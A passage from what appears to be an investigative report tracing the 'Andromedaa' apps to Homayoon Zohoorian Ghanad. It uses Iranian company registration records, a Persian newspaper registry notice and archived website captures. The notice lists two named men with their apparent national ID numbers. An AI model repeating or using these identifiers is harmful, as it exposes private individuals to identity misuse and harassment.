idlist.ir	-	Homayoon Zohourian Ghannad

Zohoorian Ghanad and Sabeti Baygi also <u>registered</u> a new company on March 6, 2017 in the city of Mashhad, named Galaxy Data Without Border of Aysan (in Farsi کهکشان داده بدون مرز آیسان), with an initial capital investment of one million rials (approximately \$10 USD).

<sup>&</sup>lt;sup>6</sup> Further documentation is available upon request.


#### آگهی تغییرات شرکت کهکشان داده بدون مرز آیسان شرکت با مسئولیت محدود به شماره ثبت 60939 و شناسه ملی 1400661119

به اســتناد مورتجلســه مجمع عمومی عادی بطور فوق العاده مورخ ۱۳۹۷٬۰۸٬۲۶ تصمیمات ذیل اتخاذ شــد : ــ ســمت اعضاء هیئت مدیره به قرار ذیل تعیین گردیدند: آقای محمد رضا ثابتی بایگی به شــماره ملی ۹۴۶۶۰۲۱۴۱، به ســمت مدیرعامل و عضو هیئت مدیره و آقای همایون ظهوریان قناد به شماره ملی ۹۴۶۶۲۴۳۸، به سمت رئیس هیئت مدیره برای مدت نامحدود انتخاب گردیدند . ــ کلیه اوراق و اسناد بهادار و تعهد آور شرکت از قبیل چک برات سفته و قراردادها و عقود اسلامی و اوراق عادی و اداری با امضاء مدیرعامل یا رئیس هیئت مدیره همراه با مهر شرکت معتبر می باشد .

اداره کل ثبت اسناد و املاک استان خراسان رضوی اداره ثبت شرکت ها و موسسات غیرتجاری مشهد (۴۱۳۷۵۲)

Screenshot of an ad <u>published</u> in Ghods Zendegi, a local newspaper in the city of Mashhad, announcing changes in the company. According to this announcement, Zohoorian was appointed as the head of the board of directors for an unlimited time period.

In December 2017, Homayoon Zohoorian Ghanad's <u>personal website</u>, which featured many of Andromedaa's applications, was all but deactivated and he then registered a new company. It seems he started to clear his footprint from the Internet. However, based on the information from https://web.archive.org/, he confirmed on his own personal website that he was working for Andromedaa and listed Andromedaa's applications as samples of his work.



Screenshot of Homayoon Zohoorian Ghanad personal website in September 2017